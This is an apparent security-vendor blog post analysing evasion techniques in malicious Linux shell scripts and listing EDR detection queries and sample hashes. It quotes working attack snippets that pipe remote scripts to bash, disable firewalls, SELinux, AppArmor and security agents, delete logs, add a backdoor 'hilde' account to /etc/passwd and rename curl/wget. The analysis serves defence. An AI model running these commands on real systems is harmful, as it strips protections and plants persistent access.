Evasive Techniques Used By Malicious Linux Shell Scripts

uptycs.com/blog/evasive-techniques-used-by-malicious-linux-shell-scripts

Research by: Siddartha Sharma and Adhokshaj Mishra

In our previous blog, we discussed the common utilities in Linux which are generally used by threat actors in the attack chain. This blog discusses the common defense evasion techniques which are mostly used in malicious shell scripts and how Uptycs detects them.

Background

Attackers use malicious shell scripts as an initial vector to download malicious payloads to the victim system. In the earlier days, base64 and other common encoding schemes were used to evade defensive parameters. But nowadays, threat actors are adopting newer techniques that include commands to disable firewalls, monitoring agents etc.

The common evasive techniques which we identified in the malicious shell scripts are as follows:

- **Technique 1: Uninstalling monitoring Agents**
- **Technique 2: Disabling Firewalls and Interrupts**
- **Technique 3: Disabling Linux Security Modules(LSMs)**
- **Technique 4: Modifying ACLs**
- **Technique 5: Changing Attributes**
- **Technique 6: Renaming common Utilities**

We will be using the hash (**39ac019520a278e350065d12ebc0c24201584390724f3d8e0dc828664fee6cae**) to demonstrate and explain in brief about these techniques.

Technique 1: Uninstalling monitoring Agents

Monitoring agents are the softwares that regularly monitors the activities going on in the system related to process and network. Various logs are also created by the monitoring agents which helps as an aid during any incident investigation.

The malicious script, we found in our inhouse osquery based sandbox tries to:

- Uninstall Cloud related monitoring agent *Aegis*(Alibaba cloud threat detection agent), stopping the *aliyun service*.
- Uninstall *YunJing* which is a host security agent from *Tencent*.

Uninstall *BCM client* management agent which is generally installed on Endpoints for risk mitigation.

```
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
```

Figure 1: Script Uninstalling monitoring agents

Technique 2: Disabling Firewalls and Interrupts

Most of the systems and servers deploy firewalls as a defense mechanism.In the malicious script, attackers try to disable the firewall i.e., uninterrupted firewall (**ufw**) as a defense evasive tactic.. Along with that attackers also remove iptables rules (**iptables -F**) because it is widely used for managing the firewall rules on linux systems and servers.(see figure 2)

```
    fi
else
    echo "miner process not running"
fi
rm -rf /var/log/syslog
chattr -iua /tmp/
chattr -iua /var/tmp/
ufw disable
iptables -F
```

Figure 2: Script Disabling Firewall

Attackers also used the commands to disable **non-maskable Interrupt(nmi)**.Watchdog is basically a configurable timer mechanism which generates interrupt at a particular given condition and time.In case of the system freeze, the nmi watchdog interrupt handler would kill the task which is responsible for the system freeze.To evade this defense mechanism, attackers disable watchdog feature using *sysctl* command or temporarily disabling it by setting the value to '0'.(see figure 3)

```
sudo sysctl kernel.nmi_watchdog=0
sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
```

Figure 3: Script Disabling kernel watchdog

Technique 3: Disabling Linux Security Modules (LSMs)

The malicious shell script also disables Linux security modules like SElinux, Apparmor. These modules are designed to implement mandatory access control(MAC) policies. A server administrator could simply configure these modules to provide the users restricted access to the installed or running applications in the system.

AppArmour

AppArmour is a security feature in linux which is used to lock down applications like firefox for increased security. A user can restrict an application in Ubuntu's default configuration by giving limited permission to a certain application.

```
service apparmor stop
systemctl disable apparmor
service aliyun.service stop
```

Figure 4: Commands disabling AppArmour

SElinux

SElinux is another security feature in linux systems by which a security administrator could apply security context on certain applications and utilities. On some web servers the shell is disabled or restricted so for RCE(Remote Code Execution) adversaries usually bypass/disable this:

```
setenforce 0
echo SELINUX=disabled >/etc/selinux/config
```

Figure 5: Commands disabling SElinux

Technique 4: Modifying ACLs

ACLs or Access control Lists contain the rules by which permissions on files and utilities are being granted. Filesystem ACLs tell operating systems which users can access the system, and what privileges the users are allowed. ***Setfacl*** utility in linux is used to modify, remove the ACL, in the script we can see the usage of setfacl which sets permissions of chmod for the user:

```
setfacl -m u::x /bin/chmod
tntrecht -i /bin/chattr || chattr -i /bin/chattr
chmod +x /bin/chattr || setfacl -m u::x /bin/chattr
```

Figure 6: ACL modification

Technique 5: Changing Attributes

Chattr in linux is used to set/unset certain attributes of a file, more on chattr utility here . Adversaries use this for their own dropped files or to make their files immutable so that a user cannot delete it:

```
chattr -i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
tntrecht -i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
chmod -x /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
pkill -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/tmp/kdevtmpfsi" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /tmp/kdevtmpfsi) 2>/dev/null 1>/dev/null
echo " " > /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
rm -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
echo $StringToLock > /tmp/kdevtmpfsi
chattr +i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
tntrecht +i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
```

Figure 7.1: Chattr usage for dropped malicious file

Another scenario:

```
grep -q hilde /etc/passwd || chattr -ia /etc/passwd;
grep -q hilde /etc/passwd || tntrecht -ia /etc/passwd;
grep -q hilde /etc/passwd || echo 'hilde:x:1000:1000::/home/hilde:/bin/bash' >> /etc/passwd; chattr +ia /etc/passwd; tntrecht
+ia /etc/passwd
```

Figure 7.2: Making the keys file immutable

Technique 6: Renaming common Utilities

One of the malicious scripts (**d7c4693f4c36d8c06a52d8981827245b9ab4f63283907ef8c3947499a37eedc8**) also contained common utilities like **wget,curl** used with different names**.** These utilities are generally used to download files from the remote IP. Attackers use these utilities to download malicious files from C2.Some of the security solutions whose detection rules monitor the exact names of the utilities might not trigger the download event if wget,curl are used under different names.

```
mv /usr/bin/wget /usr/bin/wd1
mv /usr/bin/curl /usr/bin/cd1
```

Figure 8: Utilities getting renamed in the script

```
http_code=`cd1 -I -m 50 -o /dev/null -s -w %{http_code} $1`
if [ "$http_code" -eq "200" ]
then
    cd1 --connect-timeout 100 --retry 100 $1 > $2
elif [ "$http_code" -eq "405" ]
then
    cd1 --connect-timeout 100 --retry 100 $1 > $2
else
    cd1 --connect-timeout 100 --retry 100 $3 > $2
```

Figure 9: Usage of renamed common utilities

Uptycs EDR Detections

Uptycs EDR armed with YARA process scanning detected these malicious scripts with a threat score of 10/10.



Figure 10: chattr and setfacl usage



Figure 11:Toolkit data showing attribution

Uptycs EDR queries

Alongside the detections, Uptycs EDR also records all the events we mentioned above in the **process_events** table. Using the queries below, incident response analysts can easily identify such malicious events:

- ***Firewall disabling***
  select * from *process_events* where *exe_name* = '**ufw**';
- ***ACL modification***
  select * from *process_events* where *exe_name* = '**setfacl**';
- ***Chattr utility usage***
  select * from *process_event*s where *exe_name* = '**chattr**' and cmdline = '**chattr +ia /home/hilde/.ssh/authorized_keys2**';
- ***Checking renamed common utilities (wget,curl)***
  select * from *process_events* where *exe_name* = '**mv**';

Conclusion

As attackers are using more sophisticated and novel methods for evasion, it becomes increasingly important to monitor and record the activities happening in the system. Uptycs EDR offers the added benefit of taking a deep dive into the events logged, providing more insights of an attack. The reactive nature of Uptycs' EDR helps to log everything whatever goes on in the system.

We recommend the following measures:

- Regularly monitor the suspicious processes, events, and network traffic spawned on the execution of any untrusted binary.
- Keep systems and firmware updated with the latest releases and patches.

Hashes

- ***39ac019520a278e350065d12ebc0c2420158439072 4f3d8e0dc828664fee6cae***
- ***1ad010447830 1e73e3f49cdeb10f8c1a1d54bccf9248e34ff81352598f112e6b***
- ***b60ffcc7153650d6a232b1cb249924b0c6384c2768186 0eb13b12f4705bc0a05***
- ***3b280a4017ef2c2aef4b3ed8bb47516b816166998462899935afb39b533890ad***
- ***7b6f7c48256a8df2041e8726c3490ccb6987e1a76fee947e148ea68eee036889***
- ***d7c4693f4c36d8c06a52d898182724 5b9ab4f63283907ef8c3947499a37eedc8***

Want to Learn More About How Uptycs Can Help Secure Your Linux Environments?

Watch A 15-Minute Demo!

Tag(s): Threat Hunting , Endpoint Security